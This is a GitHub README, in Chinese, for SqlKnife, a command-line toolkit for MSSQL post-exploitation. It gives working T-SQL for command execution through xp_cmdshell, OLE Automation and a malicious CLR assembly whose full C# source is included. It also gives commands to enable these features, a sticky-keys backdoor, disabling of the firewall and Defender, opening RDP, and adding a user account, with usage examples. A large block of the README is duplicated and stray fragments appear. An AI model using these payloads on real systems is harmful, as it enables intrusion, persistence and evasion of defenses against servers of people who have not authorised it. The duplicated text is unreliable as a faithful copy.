Trimamkash/SqlKnife
GitHub: Trimamkash/SqlKnife
一款基于 C++ 的 Microsoft SQL Server 后渗透命令行工具包,通过多种 T-SQL 技术链实现从数据库访问到操作系统控制的能力跃升。
Stars: 4 | Forks: 3
# MSSQL 命令行后渗透工具包
**基于 MSSQL 的系统管理**
一款功能齐全的命令行工具,用于对 Microsoft SQL Server 实例进行后渗透操作。通过 T-SQL 注入或经过身份验证的访问,提供 RCE (远程代码执行)、权限提升、持久化、规避和清理功能。
## 功能
- 通过多种向量实现 **远程代码执行**:
- `xp_cmdshell`
- `sp_OACreate` (OLE Automation)
- **自定义 CLR 程序集** (`SqlCmdExec`, `DownLoadExec`, `PotatoInSQL`, `EfsPotatoCmd`)
- **权限提升与环境准备**:
- 启用高级存储过程
- 启用 CLR 集成
- 设置 `TRUSTWORTHY ON`
- **防御规避**:
- 禁用 Windows 防火墙 (域/公用/专用配置文件)
- 通过注册表禁用 Windows Defender
- **持久化**:
- 粘滞键劫持 (`sethc.exe` → `cmd.exe`)
- **横向移动准备**:
- 启用 RDP 并禁用网络级别身份验证 (NLA)
- **清理与还原**:
- 删除恶意存储过程/程序集
- 操作后禁用 CLR/xp_cmdshell
- **支持 .NET 3.5 和 .NET 4.x CLR 载荷**
- **完整的 CLI 界面,支持长/短选项**
## 快速开始
```
# 通过 xp_cmdshell 实现基础 RCE
SqlKnife -H 192.168.1.10 -u sa -p 'P@ssw0rd!' -c "whoami" --xpcmd
# 启用 RDP + 粘滞键后门
SqlKnife -H 192.168.1.10 -u sa -p 'P@ssw0rd!' --openrdp --shift
# 部署基于 CLR 的命令执行器 (.NET 4)
SqlKnife -H 192.168.1.10 -u sa -p 'P@ssw0rd!' --clrcmd --4 --fix
SqlKnife -H 192.168.1.10 -u sa -p 'P@ssw0rd!' -c "net user hack P@ss123 /add" --clrcmd
# 移除所有痕迹
SqlKnife -H 192.168.1.10 -u sa -p 'P@ssw0rd!' --clrcmd --remove
```
## 下载安装
**这是一个独立的 C++ 可执行文件** (由于加载了 Windows 特定的 T-SQL,它只能在 Windows 上运行)。
### 编译
- 前置条件
- Visual Studio 2022
- Windows SDK
- 使用 C++ 的桌面开发
 - 数据存储与处理
 - 将项目下载到您的计算机。
- 将项目解压缩到文件夹中。
- 打开解决方案文件 (.sln)。
- 从 **Build (生成)** 菜单中选择 **Build Solution (生成解决方案)**。
## 攻击向量解释
### 1. **通过 T-SQL 进行 RCE (经典)**
```
-- xp_cmdshell (if enabled)
EXEC xp_cmdshell ‘whoami’;
-- OLE Automation (if enabled)
DECLARE @shell INT;
EXEC sp_oacreate ‘wscript.shell’, @shell OUT;
EXEC sp_oamethod @shell, ‘run’, null, ‘cmd /c whoami’;
```
### 2. **权限提升链**
要使用高级功能,您通常需要 **启用后端组件**:
```
-- Step 1: Enable advanced options
EXEC sp_configure ‘show advanced options’, 1; RECONFIGURE;
-- Step 2: Enable xp_cmdshell or OLE
EXEC sp_configure ‘xp_cmdshell’, 1; RECONFIGURE;
-- OR
EXEC sp_configure ‘Ole Automation Procedures’, 1; RECONFIGURE;
-- Step 3: For CLR attacks
EXEC sp_configure ‘clr enabled’, 1; RECONFIGURE;
ALTER DATABASE master SET TRUSTWORTHY ON;
```
### 3. **DBUP / DBUP2 漏洞利用链 (高级 CLR 攻击)**
**DBUP** 和 **DBUP2** 指的是自定义 CLR 程序集 (`PotatoInSQL` 和 `EfsPotatoCmd`),它们利用了:
- **命名管道模拟** (类似 `JuicyPotato`)
- **EFSRPC 滥用** (类似 `EfsPotato`)
- **.NET 不安全代码执行**
#### 完整漏洞利用流程:
1. 启用 CLR & TRUSTWORTHY
2. 通过 `CREATE ASSEMBLY` 上传 base64 编码或 hex 编码的恶意 DLL
3. 绑定到 T-SQL 存储过程
4. 以高权限执行 (通常是 **NT AUTHORITY\SYSTEM**)
### 4. **恶意 CLR 载荷 (代码片段示例)**
在您编译的 `.dll` (C#) 内部:
```
using Microsoft.SqlServer.Server;
using System;
using System.Data;
using System.Diagnostics;
using System.Text;
public partial class StoredProcedures
{
[Microsoft.SqlServer.Server.SqlProcedure]
public static void SqlCmdExec(String cmd)
{
//public static void SqlCmdExec(string filename, string cmd)
{
//if (!string.IsNullOrEmpty(cmd)&&!string.IsNullOrEmpty(filename))
if (!string.IsNullOrEmpty(cmd))
{
//SqlContext.Pipe.Send(RunCommand("cmd.exe", "/c " + cmd));
//RunCommand("cmd.exe","/c "+cmd);
string cmdres = RunCommand("sqlps.exe", cmd);
SqlDataRecord rec = new SqlDataRecord(new SqlMetaData[] {
new SqlMetaData("output",SqlDbType.Text,-1)
});
SqlContext.Pipe.SendResultsStart(rec);
rec.SetSqlString(0, cmdres);
SqlContext.Pipe.SendResultsRow(rec);
SqlContext.Pipe.SendResultsEnd();
}
}
}
public static string RunCommand(string filename, string arguments)
{
var process = new Process();
process.StartInfo.FileName = filename;
if (!string.IsNullOrEmpty(arguments))
{
process.StartInfo.Arguments = arguments;
}
process.StartInfo.CreateNoWindow = true;
process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
process.StartInfo.UseShellExecute = false;
process.StartInfo.RedirectStandardError = true;
process.StartInfo.RedirectStandardOutput = true;
var stdOutput = new StringBuilder();
process.OutputDataReceived += (sender, args) => stdOutput.AppendLine(args.Data);
string stdError = null;
try
{
process.Start();
process.BeginOutputReadLine();
stdError = process.StandardError.ReadToEnd();
process.WaitForExit();
}
catch (Exception e)
{
SqlContext.Pipe.Send(e.Message);
}
if (process.ExitCode == 0)
{
//SqlContext.Pipe.Send(stdOutput.ToString());
}
else
{
var message = new StringBuilder();
if (!string.IsNullOrEmpty(stdError))
{
message.AppendLine(stdError);
}
if (stdOutput.Length != 0)
{
message.AppendLine("Std output:");
message.AppendLine(stdOutput.ToString());
}
SqlContext.Pipe.Send(filename + arguments + " finished with exit code = " + process.ExitCode + ": " + message);
}
return stdOutput.ToString();
}
}
```
编译使用:
```
csc /target:library /unsafe SqlCmdExec.cs
```
然后转换为 hex/base64,以便通过 `CREATE ASSEMBLY` 进行注入。
### 5. **粘滞键持久化**
劫持 `sethc.exe` (Shift 键) 以在登录界面生成 `cmd.exe`:
```
EXEC xp_regwrite
'HKEY_LOCAL_MACHINE',
'SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe',
'debugger',
'REG_SZ',
'c:\windows\system32\cmd.exe';
```
### 6. **MSSQL → OS Shell (有效 PoC)**
| 向量 | 命令 | 生效条件... |
|-------|--------|---------------|
| `xp_cmdshell` | `EXEC xp_cmdshell 'ipconfig'` | 已启用 & sysadmin |
| `sp_OACreate` | `sp_oacreate 'wscript.shell',...` | OLE 已启用 |
| CLR Assembly | `EXEC SqlCmdExec 'net user'` | CLR 已启用 + TRUSTWORTHY |
| `xp_regwrite` | 禁用防火墙/启用 RDP | 注册表写入权限 |
## 绕过技术
- **防火墙绕过**:通过注册表禁用所有防火墙配置文件
- **禁用 Defender**:在 `HKLM\...\Windows Defender` 中设置 `DisableAntiSpyware=1`
- **AV 规避**:CLR 代码在 `sqlservr.exe` 中运行——通常不受监控
- **无文件落地**:所有载荷均在内存中执行或通过 SQL 注入执行
## 使用指南
```
SqlKnife v1.0
A mssql exploit tool in commandline.
SqlKnife.exe <-H host> <-P port> <-u username> <-p password> <-D dbname> <-c cmd>
<--openrdp> <--shift> <--disfw>
<--xpcmd> <--oacreate> <--clrcmd> <--clrdexec> <--dbup> <--dbup2>
<--fix> <--remove> <--3/--4>
```
### 选项
| 短选项 | 长选项 | 描述 |
|------|------|------------|
| `-H` | — | SQL Server IP (默认: `127.0.0.1`) |
| `-P` | — | 端口 (默认: `1433`) |
| `-u` | — | 用户名 (默认: `sa`) |
| `-p` | — | 密码 |
| `-D` | — | 数据库 (默认: `master`) |
| `-c` | — | 要执行的命令 |
| — | `--openrdp` | 启用 RDP (端口 3389) |
| — | `--shift` | 安装粘滞键后门 |
| — | `--disfw` | 禁用 Windows 防火墙 + Defender |
| — | `--xpcmd` | 使用 `xp_cmdshell` 进行 RCE |
| — | `--oacreate` | 使用 OLE Automation (`sp_OACreate`) |
| — | `--clrcmd` | 使用 `SqlCmdExec` CLR 过程 |
| — | `--clrdexec` | 使用 `DownLoadExec` (下载并执行) |
| — | `--dbup` | 部署 `PotatoInSQL` (类 JuicyPotato) |
| — | `--dbup2` | 部署 `EfsPotatoCmd` (EfsPotato) |
| — | `--fix` | 为所选方法启用所需的 SQL 功能 |
| — | `--remove` | 清理存储过程/程序集 |
| — | `--3` / `--4` | 目标 .NET 3.5 或 .NET 4.x CLR |
## 清理
渗透测试后务必清除痕迹:
```
# 移除基于 CLR 的后门
SqlKnife -H 192.168.1.10 -u sa -p 'P@ssw0rd!' --clrcmd --remove
# 禁用 xp_cmdshell
SqlKnife -H 192.168.1.10 -u sa -p 'P@ssw0rd!' --xpcmd --remove
```
## 免责声明
此工具仅用于 **授权渗透测试和教育目的**。
作者 **不对滥用行为承担责任**。请负责任地使用,并且 **仅在您拥有或获得明确测试许可的系统上使用**。
## 许可证
本项目采用 MIT 许可证授权。有关更多信息,请参阅 [LICENSE 文件](LICENSE)。
- 将项目下载到您的计算机。
- 将项目解压缩到文件夹中。
- 打开解决方案文件 (.sln)。
- 从 **Build (生成)** 菜单中选择 **Build Solution (生成解决方案)**。
## 攻击向量解释
### 1. **通过 T-SQL 进行 RCE (经典)**
```
-- xp_cmdshell (if enabled)
EXEC xp_cmdshell ‘whoami’;
-- OLE Automation (if enabled)
DECLARE @shell INT;
EXEC sp_oacreate ‘wscript.shell’, @shell OUT;
EXEC sp_oamethod @shell, ‘run’, null, ‘cmd /c whoami’;
```
### 2. **权限提升链**
要使用高级功能,您通常需要 **启用后端组件**:
```
-- Step 1: Enable advanced options
EXEC sp_configure ‘show advanced options’, 1; RECONFIGURE;
-- Step 2: Enable xp_cmdshell or OLE
EXEC sp_configure ‘xp_cmdshell’, 1; RECONFIGURE;
-- OR
EXEC sp_configure ‘Ole Automation Procedures’, 1; RECONFIGURE;
-- Step 3: For CLR attacks
EXEC sp_configure ‘clr enabled’, 1; RECONFIGURE;
ALTER DATABASE master SET TRUSTWORTHY ON;
```
### 3. **DBUP / DBUP2 漏洞利用链 (高级 CLR 攻击)**
**DBUP** 和 **DBUP2** 指的是自定义 CLR 程序集 (`PotatoInSQL` 和 `EfsPotatoCmd`),它们利用了:
- **命名管道模拟** (类似 `JuicyPotato`)
- **EFSRPC 滥用** (类似 `EfsPotato`)
- **.NET 不安全代码执行**
#### 完整漏洞利用流程:
1. 启用 CLR & TRUSTWORTHY
2. 通过 `CREATE ASSEMBLY` 上传 base64 编码或 hex 编码的恶意 DLL
3. 绑定到 T-SQL 存储过程
4. 以高权限执行 (通常是 **NT AUTHORITY\SYSTEM**)
### 4. **恶意 CLR 载荷 (代码片段示例)**
在您编译的 `.dll` (C#) 内部:
```
using Microsoft.SqlServer.Server;
using System;
using System.Data;
using System.Diagnostics;
using System.Text;
public partial class StoredProcedures
{
[Microsoft.SqlServer.Server.SqlProcedure]
public static void SqlCmdExec(String cmd)
{
//public static void SqlCmdExec(string filename, string cmd)
{
//if (!string.IsNullOrEmpty(cmd)&&!string.IsNullOrEmpty(filename))
if (!string.IsNullOrEmpty(cmd))
{
//SqlContext.Pipe.Send(RunCommand("cmd.exe", "/c " + cmd));
//RunCommand("cmd.exe","/c "+cmd);
string cmdres = RunCommand("sqlps.exe", cmd);
SqlDataRecord rec = new SqlDataRecord(new SqlMetaData[] {
new SqlMetaData("output",SqlDbType.Text,-1)
});
SqlContext.Pipe.SendResultsStart(rec);
rec.SetSqlString(0, cmdres);
SqlContext.Pipe.SendResultsRow(rec);
SqlContext.Pipe.SendResultsEnd();
}
}
}
public static string RunCommand(string filename, string arguments)
{
var process = new Process();
process.StartInfo.FileName = filename;
if (!string.IsNullOrEmpty(arguments))
{
process.StartInfo.Arguments = arguments;
}
process.StartInfo.CreateNoWindow = true;
process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
process.StartInfo.UseShellExecute = false;
process.StartInfo.RedirectStandardError = true;
process.StartInfo.RedirectStandardOutput = true;
var stdOutput = new StringBuilder();
process.OutputDataReceived += (sender, args) => stdOutput.AppendLine(args.Data);
string stdError = null;
try
{
process.Start();
process.BeginOutputReadLine();
stdError = process.StandardError.ReadToEnd();
process.WaitForExit();
}
catch (Exception e)
{
SqlContext.Pipe.Send(e.Message);
}
if (process.ExitCode == 0)
{
//SqlContext.Pipe.Send(stdOutput.ToString());
}
else
{
var message = new StringBuilder();
if (!string.IsNullOrEmpty(stdError))
{
message.AppendLine(stdError);
}
if (stdOutput.Length != 0)
{
message.AppendLine("Std output:");
message.AppendLine(stdOutput.ToString());
}
SqlContext.Pipe.Send(filename + arguments + " finished with exit code = " + process.ExitCode + ": " + message);
}
return stdOutput.ToString();
}
}
```
编译使用:
```
csc /target:library /unsafe SqlCmdExec.cs
```
然后转换为 hex/base64,以便通过 `CREATE ASSEMBLY` 进行注入。
### 5. **粘滞键持久化**
劫持 `sethc.exe` (Shift 键) 以在登录界面生成 `cmd.exe`:
```
EXEC xp_regwrite
'HKEY_LOCAL_MACHINE',
'SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe',
'debugger',
'REG_SZ',
'c:\windows\system32\cmd.exe';
```
### 6. **MSSQL → OS Shell (有效 PoC)**
| 向量 | 命令 | 生效条件... |
|-------|--------|---------------|
| `xp_cmdshell` | `EXEC xp_cmdshell 'ipconfig'` | 已启用 & sysadmin |
| `sp_OACreate` | `sp_oacreate 'wscript.shell',...` | OLE 已启用 |
| CLR Assembly | `EXEC SqlCmdExec 'net user'` | CLR 已启用 + TRUSTWORTHY |
| `xp_regwrite` | 禁用防火墙/启用 RDP | 注册表写入权限 |
## 绕过技术
- **防火墙绕过**:通过注册表禁用所有防火墙配置文件
- **禁用 Defender**:在 `HKLM\...\Windows Defender` 中设置 `DisableAntiSpyware=1`
- **AV 规避**:CLR 代码在 `sqlservr.exe` 中运行——通常不受监控
- **无文件落地**:所有载荷均在内存中执行或通过 SQL 注入执行
## 使用指南
```
SqlKnife v1.0
A mssql exploit tool in commandline.
SqlKnife.exe <-H host> <-P port> <-u username> <-p password> <-D dbname> <-c cmd>
<--openrdp> <--shift> <--disfw>
<--xpcmd> <--oacreate> <--clrcmd> <--clrdexec> <--dbup> <--dbup2>
<--fix> <--remove> <--3/--4>
```
### 选项
| 短选项 | 长选项 | 描述 |
|------|------|------------|
| `-H` | — | SQL Server IP (默认: `127.0.0.1`) |
| `-P` | — | 端口 (默认: `1433`) |
| `-u` | — | 用户名 (默认: `sa`) |
| `-p` | — | 密码 |
| `-D` | — | 数据库 (默认: `master`) |
| `-c` | — | 要执行的命令 |
| — | `--openrdp` | 启用 RDP (端口 3389) |
| — | `--shift` | 安装粘滞键后门 |
| — | `--disfw` | 禁用 Windows 防火墙 + Defender |
| — | `--xpcmd` | 使用 `xp_cmdshell` 进行 RCE |
| — | `--oacreate` | 使用 OLE Automation (`sp_OACreate`) |
| — | `--clrcmd` | 使用 `SqlCmdExec` CLR 过程 |
| — | `--clrdexec` | 使用 `DownLoadExec` (下载并执行) |
| — | `--dbup` | 部署 `PotatoInSQL` (类 JuicyPotato) |
| — | `--dbup2` | 部署 `EfsPotatoCmd` (EfsPotato) |
| — | `--fix` | 为所选方法启用所需的 SQL 功能 |
| — | `--remove` | 清理存储过程/程序集 |
| — | `--3` / `--4` | 目标 .NET 3.5 或 .NET 4.x CLR |
## 清理
渗透测试后务必清除痕迹:
```
# 移除基于 CLR 的后门
SqlKnife -H 192.168.1.10 -u sa -p 'P@ssw0rd!' --clrcmd --remove
# 禁用 xp_cmdshell
SqlKnife -H 192.168.1.10 -u sa -p 'P@ssw0rd!' --xpcmd --remove
```
## 免责声明
此工具仅用于 **授权渗透测试和教育目的**。
作者 **不对滥用行为承担责任**。请负责任地使用,并且 **仅在您拥有或获得明确测试许可的系统上使用**。
## 许可证
本项目采用 MIT 许可证授权。有关更多信息,请参阅 [LICENSE 文件](LICENSE)。
- 数据存储与处理
标签:C++, CLR注入, Conpot, CSV导出, DNS 反向解析, HTTP工具, MSSQL利用工具, PE 加载器, RCE, RDP开启, SqlKnife, SQL Server安全, T-SQL, Windows, Windows安全, xp_cmdshell, 协议分析, 后渗透框架, 数据库攻击, 数据擦除, 权限提升, 横向移动, 私有化部署, 粘滞键后门, 编程规范, 防御规避